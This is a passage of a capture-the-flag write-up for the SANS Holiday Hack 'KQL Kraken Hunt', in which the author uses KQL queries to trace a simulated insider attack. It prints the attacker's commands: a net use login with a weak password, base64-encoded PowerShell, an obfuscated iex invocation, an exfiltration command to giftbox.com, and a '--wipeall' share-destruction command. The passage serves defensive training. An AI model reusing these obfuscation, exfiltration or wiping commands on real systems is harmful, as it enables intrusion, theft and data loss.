   - `Invoke-Command`: Executes commands on remote computers using PowerShell.
   - `New-PSSession`: Creates a persistent connection to a remote system.

   These commands may be used for legitimate administrative tasks, but their presence in unexpected contexts can be a sign of malicious activity.
2. **PsExec Usage:**
   - `psexec`: A Sysinternals tool that allows for remote command execution.

   Threat actors may use PsExec to execute commands on remote systems. Monitoring its usage, especially in unusual circumstances, can be important.
3. **Net Commands:**
   - `net use`: Establishes a connection to a shared resource.
   - `net view`: Displays a list of resources shared on a computer.

   These commands may be used for lateral movement to access shared resources on other systems.
4. **WMIC Commands:**

Since ChatGPT provided a number of possibilities, you want to figure out how to query whether a field contains a string from a set. Not wanting Bard to feel left out, you ask your buddy this time. Bard is clearly miffed by you talking to ChatGPT, because their first suggestion is off base and doesn't work. However, their second suggestion, has_any, proves workable.



Bard Experiment

in kql can I query whether a field contains a string from a set?

View other drafts

Yes, you can definitely query whether a field contains a string from a set in KQL. There are several ways to do this, depending on your specific needs:

1. Using the `contains` operator:

This is the simplest approach, but it can be slow for large datasets and is case-insensitive.

Code snippet

```
MyTable | where Field contains ("string1", "string2", "string3")
```

Use code with caution. Learn more


2. Using the `has_any` operator:

This operator is faster than `contains` and is case-sensitive. It checks if the field contains any of the strings in the set.

Code snippet

```
MyTable | where Field has_any ("string1", "string2", "string3")
```

You update your query to filter command lines matching some of ChatGPT's suggestions. You locate the `net use` command being used to access the **NorthPolefileshare** using a weak `admin` password of `AdminPass123`.



```
ProcessEvents
where todatetime(timestamp) >= datetime(2023-12-02T10:12:42Z) and hostname == 'Y1US-DESKTOP'
and process_commandline has_any ("Enter-PSSession", "Invoke-Command", "New-PSSession", "psexec", "net", "wmic", "schtasks", "mstsc")
| order by todatetime(timestamp) asc
```


Table 1 | Add visual | Stats | Search | UTC | Done (0.916 s) | 5 records

timestamp	parent_process_name	parent_process_hash	process_commandline	process_name	process_hash
2023-12-02 16:44:10.0000	cmd.exe	614ca7b627533e22aa3...	net view /DOMAIN	net.exe	6b5600c875cc1d02f
2023-12-02 16:51:44.0000	cmd.exe	614ca7b627533e22aa3...	net share	net.exe	8b5b1556ba468035
2023-12-02 16:56:23.0000	cmd.exe	614ca7b627533e22aa3...	net use	net.exe	256441a1d3cf184e1c
2023-12-03 09:22:32.0000	cmd.exe	614ca7b627533e22aa3...	net config	net.exe	a24fd6acfc9b87918
2023-12-24 15:14:25.0000	cmd.exe	614ca7b627533e22aa3...	cmd.exe /C net use \\NorthPolefileshare\c$ /user:admin AdminPass123	cmd.exe	bfc3e1967ffe2b1e67

You submit the solutions:

- IP address the reverse tunnel connection was forwarded to: **113.37.9.17**
- Timestamp when the attackers enumerated network shares: **2023-12-02T16:51:44Z**
- Hostname of the system the attacker moved laterally to: **NorthPolefileshare**

Sweet, serene dopamine.


A compromised host! Time for a deep dive.

Well, that's not good. It looks like
does, but it seems bad.

Can you take a closer look at en
hack is starting to spread to the

The attacker created an reverse
compromised machine. What IP

What is the timestamp when the
shares on the machine?


What was the hostname of the s
to?

Congratulations

You got it right!

Case 5 - KQL Kraken Hunt

Case 5 has you determining what PowerShell encoded commands were executed by the attacker.


A hidden message


Wow, you're unstoppable! Great work finding the malicious activity on Alabaster's machine. I've been looking a bit myself and... I'm stuck. The messages seem to be garbled. Do you think you can try to decode them and find out what's happening?

Look around for encoded commands. Use your skills to decode them and find the true meaning of the attacker's intent! Some of these might be extra tricky and require extra steps to fully decode! Good luck!

If you need some extra help with base64 encoding and decoding, click on the 'Train me for this case' button at the top-right of your screen.

When was the attacker's first base64 encoded PowerShell command executed on Alabaster's machine?	YYYY-MM-DDTHH:mm:ssZ
What was the name of the file the attacker copied from the fileshare? (This might require some additional decoding)	xxxxxxxxxxxxxxx.xxx
The attacker has likely exfiltrated data from the file share. What domain name was the data exfiltrated to?	domain name


You start by querying for all calls to `powershell.exe`. This query is similar to the query from Case 4 except for the commands searched for and you also only project the `timestamp` and `process_commandline` fields in order to simplify the number of columns displayed in the results.


```
ProcessEvents
| where todatetime(timestamp) >= datetime(2023-12-02T10:12:42Z) and hostname == 'Y1US-DESKTOP' and process_commandline has "powershell"
| project timestamp, process_commandline
| order by todatetime(timestamp) asc
```

timestamp	process_commandline
2023-12-15 11:20:14.0000	C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc SW52b2tlLVdtaU1ldGhvZCAtQ29tcHV0ZXJOYW1lICRTZXJ2ZXIgLUNsYXNzIENDTV9Tb2Z0d2FyZVVwZGF0ZXNNYW5hZ2VyIC1OYW1lIEluc3Rhb...
2023-12-19 13:45:22.0000	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
2023-12-24 16:07:47.0000	C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc KCAndHh0LnRzaUxlY2lOeXRoZ3VhTlxwb3Rrc2VEXDpDIHR4dC50c2lMZWNpTnl0aGd1YU5cbGFjaXRpckNub2lzc2lNXCRjXGVyYWhzZWxpZmVs...
2023-12-24 16:58:43.0000	C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc W1N0UmlOZ106OkpvSW4oICcnLCBbQ2hhUltdXSgxMDAsIDExMSwgMTE5LCAxMTAsIDExOSwgMTA1LCAxMTYsIDEwNCwgMTE1LCA5NywgMT...
2023-12-25 10:44:27.0000	C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc QzpcV2luZG93c1xTeXN0ZW0zMlxkb3dud2l0aHNhbnRhLmV4ZSAtLXdpcGVhbGwgXFxcXE5vcnRoUG9sZWZpbGVzaGFyZVxcYyQ=

Your next task is to decode the base64 payloads. This time you use a web search instead of an AI to determine the syntax to use and also pull out some Regex-fu from a back corner of your memory:


- Line 8 below creates a new `payload` field consisting of the base64 encoded payload.
- Line 9 makes sure the `payload` field is not empty
- Line 10 decodes the `payload` and projects only the columns you're interested in


```
6   ProcessEvents
7   | where todatetime(timestamp) >= datetime(2023-12-02T10:12:42Z) and hostname == 'Y1US-DESKTOP' and process_commandline has "powershell"
8   | extend payload = extract("-enc ([A-Za-z0-9]+={0,2})", 1, process_commandline)
9   | where isnotempty(payload)
10  | project timestamp, base64_decode_tostring(payload), payload, process_commandline
11  | order by todatetime(timestamp) asc
```

timestamp	Column1	payload
2023-12-15 11:20:14.0000	Invoke-WmiMethod -ComputerName $Server -Class CCM_SoftwareUpdatesManager -Name InstallUpdates - ArgumentList (, $PendingUpdateList) -Namespace root[&ccm&]clientsdk | Out-Null	SW52b2tlLVdtaU1ldGhvZCAtQ29tcHV0Z
2023-12-24 16:07:47.0000	('txt.tsiLeciNythguaN\potkseD\:C txt.tsiLeciNythguaN\lacitirCnoissiM\$c\erahselifeloPhtroN\\ metI-ypoC c- exe.llehsrewop' -split '' | %{$_[0]}) -join ''	KCAndHh0LnRzaUxlY2lOeXRoZ3VhTlxw
2023-12-24 16:58:43.0000	[StRiNg]::JoIn('', [ChaR[]](100, 111, 119, 110, 119, 105, 116, 104, 115, 97, 110, 116, 97, 46, 101, 120, 101, 32, 45, 101, 120, 102, 105, 108, 32, 67, 58, 92, 92, 68, 101, 115, 107, 116, 111, 112, 92, 92, 78, 97, 117, 103, 104, 116, 78, 105, 99, 101, 76...	W1N0UmlOZ106OkpvSW4oICcnLCBbQ2
2023-12-25 10:44:27.0000	C:\Windows\System32\downwithsanta.exe --wipeall \\\\NorthPolefileshare\\c$	QzpcV2luZG93c1xTeXN0ZW0zMlxkb3d

The base64 decoded payload on the first result row is innocuous and is a command to install updates. The payload in the second row is the first malicious payload and occurred at **2023-12-24T16:07:47Z**. Despite this find, however, it is unclear how the payload in the second row would actually have executed for a couple of reasons.

Firstly, the encoded payload passed to PowerShell via the `-Enc` parameter should use UTF-16LE character encoding for both [PowerShell 5.1] and [PowerShell 7.4] according to the official documentation.



learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_powershell_exe?vi

Version

PowerShell 5.1

Filter by title


about_ANSI_Terminals

about_Arithmetic_Operat

-EncodedCommand <Base64EncodedCommand>

Accepts a base-64-encoded string version of a command. Use this parameter to submit commands to PowerShell that require complex quotation marks or curly braces. The string must be formatted using UTF-16LE character encoding.

PowerShell 5.1 -Enc parameter requires UTF-16LE



learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_pwsh?view=powershell-7.4

Version

PowerShell 7.4

Filter by title


about_Pwsh

-EncodedCommand | -e | -ec

Accepts a Base64-encoded string version of a command. Use this parameter to submit commands to PowerShell that require complex, nested quoting. The Base64 representation must be a UTF-16LE encoded string.

PowerShell 7.4 -Enc parameter requires UTF-16LE

In contrast the official documentation for the KQL [base64_decode_tostring function] indicates that it decodes to a UTF-8 string. Therefore, the mere fact the decoded payloads in the KQL results are readable as plaintext indicates an incorrect encoding has been used for PowerShell's `-Enc` parameter.



learn.microsoft.com/en-us/azure/data-explorer/kusto/query/base64_decode_tostringfunction

le

decode_tostring()
decode_toguid()
encode_fromarray()
encode_tostring()
encode_fromguid()

Learn / Azure / Azure Data Explorer / Kusto /

base64_decode_tostring()

Article • 11/15/2023 • 8 contributors

In this article

Syntax
Parameters
Returns
Example
Related content

Decodes a base64 string to a UTF-8 string.

KQL base64_decode_tostring decodes to UTF-8

Secondly, in a Windows 11 VM PowerShell session, evaluating the second base64 decoded payload simply results in a reversed string being printed:

```
PS C:\> ( 'txt.tsiLeciNythguaN\potkseD\:C txt.tsiLeciNythguaN\lacitirCnoissiM\$c\erahselifeloPhtroN\\ metI-
ypoC c- exe.llehsrewop' -split '' | %{$_[0]}) -join ''
txt.tsiLeciNythguaN\potkseD\:C txt.tsiLeciNythguaN\lacitirCnoissiM\$c\erahselifeloPhtroN\\ metI-ypoC c-
exe.llehsrewop
```

Nevertheless, for the purposes of this challenge, in your Kali VM, you reverse the second decoded payload to determine the attacker intended to copy a **NaughtyNiceList.txt** file from the fileshare:

```
$ echo -nE 'txt.tsiLeciNythguaN\potkseD\:C txt.tsiLeciNythguaN\lacitirCnoissiM\$c\erahselifeloPhtroN\\ metI-
ypoC c- exe.llehsrewop'|rev
powershell.exe -c Copy-Item \\NorthPolefileshare\c$\MissionCritical\NaughtyNiceList.txt C:
\Desktop\NaughtyNiceList.txt
```

Moving on to the third payload and again ignoring the character encoding mismatch, you see that it has multiple components:

```
[StRiNg]::JoIn( '', [ChaR[]](100, 111, 119, 110, 119, 105, 116, 104, 115, 97, 110, 116, 97, 46, 101, 120, 101,
32, 45, 101, 120, 102, 105, 108, 32, 67, 58, 92, 92, 68, 101, 115, 107, 116, 111, 112, 92, 92, 78, 97, 117,
103, 104, 116, 78, 105, 99, 101, 76, 105, 115, 116, 46, 100, 111, 99, 120, 32, 92, 92, 103, 105, 102, 116, 98,
111, 120, 46, 99, 111, 109, 92, 102, 105, 108, 101))|& ((gv '*MDr*').NamE[3,11,2]-joiN
```

The component after the pipe appears to be truncated, possibly to de-fang the payload for the purposes of the challenge. However, the intention of the code after the pipe appears to be to use the [call operator &] to call [iex (Invoke-Expression)] on the piped string. You test this out in a Windows 11 VM PowerShell session:

1. You add the hypothesized missing `('')` to the end of the payload to make it well formed, resulting in the `iex` string being constructed:

   ```
   PS C:\> (gv '*MDr*').NamE[3,11,2]-joiN('')
   iex
   ```

2. You invoke `iex` on an innocuous piped expression via the call operator:

   ```
   PS C:\> echo "echo 'test'" |& iex
   test
   ```

Returning to the third payload in full, the component before the pipe is the actual command intended to be executed. Again in a Windows 11 VM PowerShell session, you decode it, determining the attacker intended to exfiltrate the NaughtyNiceList.txt to **giftbox.com**. Albeit, the source file in this payload is actually misspelled as "NaughtNiceList.docx", missing the "y" and having a "docx" extension instead of "txt". Either you are hallucinating or this is yet another hint of a ChatNPT hallucination influencing the challenge construction. You shake your head to clear it but to no avail.

```
└─PS> [StRiNg]::JoIn( '', [ChaR[]](100, 111, 119, 110, 119, 105, 116, 104, 115, 97, 110, 116, 97, 46, 101,
120, 101, 32, 45, 101, 120, 102, 105, 108, 32, 67, 58, 92, 92, 68, 101, 115, 107, 116, 111, 112, 92, 92, 78,
97, 117, 103, 104, 116, 78, 105, 99, 101, 76, 105, 115, 116, 46, 100, 111, 99, 120, 32, 92, 92, 103, 105, 102,
116, 98, 111, 120, 46, 99, 111, 109, 92, 102, 105, 108, 101))
downwithsanta.exe -exfil C:\\Desktop\\NaughtNiceList.docx \\giftbox.com\file
```


Suddenly, inspiration strikes and you can't ignore the fact that the length of the correct path is a multiple of 3. Did ChatNPT originally devise this challenge with the power of Three only to have the power wane during the closing steps?

```
$ echo -n 'C:\Desktop\NaughtyNiceList.txt' | wc -c
30
```

You submit the solutions, which are accepted as correct, despite the hallucination complications noted above:

- Timestamp when first base64 encoded PowerShell command was executed: **2023-12-24T16:07:47Z**
- Name of the file the attacker copied from the fileshare: **NaughtyNiceList.txt**
- Domain name the data was exfiltrated to: **giftbox.com**

Pavlova for the Pavlovian.


A hidden message

Wow, you're unstoppable! Great w
The messages seem to be garble

Look around for encoded comma
might be extra tricky and require

If you need some extra help with
screen.

When was the attacker's first ba
executed on Alabaster's machine

What was the name of the file th
fileshare? (This might require so


The attacker has likely exfiltrate

Congratulations

You got it right!

Case 6 - KQL Kraken Hunt

The final case has you determining what the final attacker command did.


The final step!


Wow! You decoded those secret messages with easy! You're a rockstar. It seems like we're getting near the end of this investigation, but we need your help with one more thing...

We know that the attackers stole Santa's naughty or nice list. What else happened? Can you find the final malicious command the attacker ran?

What is the name of the executable the attackers used in the final malicious command? xxxxxxxxxxxxx.exe

What was the command line flag used alongside this executable? --xxxxxxx


You modify your query from Case 5 to find all `ProcessEvents` since the first malicious `PowerShell` command. The last row is the same as the last row in Case 5, thus there is nothing new to find.



```
ProcessEvents
| where todatetime(timestamp) >= datetime(2023-12-24T16:07:47Z) and hostname == 'Y1US-DESKTOP'
| project timestamp, process_commandline, strlen(process_commandline)
| order by todatetime(timestamp) asc
```

timestamp	process_commandline
2023-12-24 16:07:47.0000	C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc KCAndHh0LnRzaUxlY2lOeXRoZ3VhTlxwb3Rrc2VEXDpDIHR4dC50c2lMZWNpTnl0aGd1YU5cbGFjaXRpckNub2lzc2lNXCRjXGVyYWhzZWxpZmVsb1BodH...
2023-12-24 16:58:43.0000	C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc W1N0UmlOZ106OkpvSW4oICcnLCBbQ2hhUltdXSgxMDAsIDExMSwgMTE5LCAxMTAsIDExOSwgMTA1LCAxMTYsIDEwNCwgMTE1LCA5NywgMTEwLCAx...
2023-12-25 10:44:27.0000	C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc QzpcV2luZG93c1xTeXN0ZW0zMlxkb3dud2l0aHNhbnRhLmV4ZSAtLXdpcGVhbGwgXFxcXE5vcnRoUG9sZWZpbGVzaGFyZVxcYyQ=

From Case 5, you've already observed what the payload decodes to, once again ignoring the hallucination complications, indicating the final executable was **downwithsanta.exe** with a command line flag of `--wipeall` seemingly used to destroy the contents of the network share.




2023-12-25 10:44:27.0000	C:\Windows\System32\downwithsanta.exe --wipeall \\\\\\\\NorthPolefileshare\\\\c$	QzpcV2luZG93c1xTeXN0ZW0zMlxkb3d

You submit the solutions:

- Name of the executable used in the final malicious command: **downwithsanta.exe**
- Command line flag used alongside the executable: `--wipeall`

You have Kraked the Kraken.


The final step!


Wow! You decoded those secret
we need your help with one more

We know that the attackers stole
attacker ran?

What is the name of the executa
malicious command?

What was the command line flag

The congratulations keep coming and you're gifted a base64 encoded value to decode.


Congratulations!


Congratulations, you've cracked the Kusto detective agency section of the Holiday Hack Challenge!

By now, you've likely pieced together the broader narrative of the alert we received. It all started with Wombley Cube, a skilled Craftsperson, and a malicious insider, who sent an email to the esteemed head elf, Alabaster Snowball. This seemingly innocent email contained a dangerous link leading to the malicious domain, MadElvesNorthPole.org. Alabaster Snowball, from his PC, unwittingly clicked on the link, resulting in the download and execution of malicious payloads. Notably, you've also discerned Wombley Cube's ulterior motive: to pilfer a copy of Santa's naughty or nice list and erase the data on the share drive containing critical information to Santa's operations. Kudos to you!

To earn credit for your fantastic work, return to the Holiday Hack Challenge and enter the secret phrase which is the result of running this query:

```
print base64_decode_tostring('QmV3YXJlIHRoZSBDdWJlIHRoYXQgV29tYmxlcw==')
```


You decode the reward into **Beware the Cube that Wombles** and submit it.


```
print base64_decode_tostring('QmV3YXJlIHRoZSBDdWJlIHRoYXQgV29tYmxlcw==')
```

print_0
Beware the Cube that Wombles


The objective is marked complete, the achievement is unlocked and the congratulations cease coming.

You are now deeply suspicious of Wombley Cube and you are glad you did not choose to listen to their audio book. Who knows what nefarious machinations doing so would have unleashed.


KQL Kraken Hunt

Difficulty: 🌲🌲🌲🌲🌲

Use Azure Data Explorer to uncover misdeeds in Santa's IT enterprise. Go to Film Noir Island and talk to Tangle Coalbox for more information.



Congratulations! You have completed the KQL Kraken Hunt challenge!

Departing Chiaroscuro City

As you mosey over to your ship, ready to set sail once again, you think to yourself that you'll miss the quiet simplicity of Film Noir Island. Despite meeting a few colorful characters, everything just seemed so perfectly black and white. Taking one last longing look, you place your feet on the deck of your fine ship and push off from the dock.

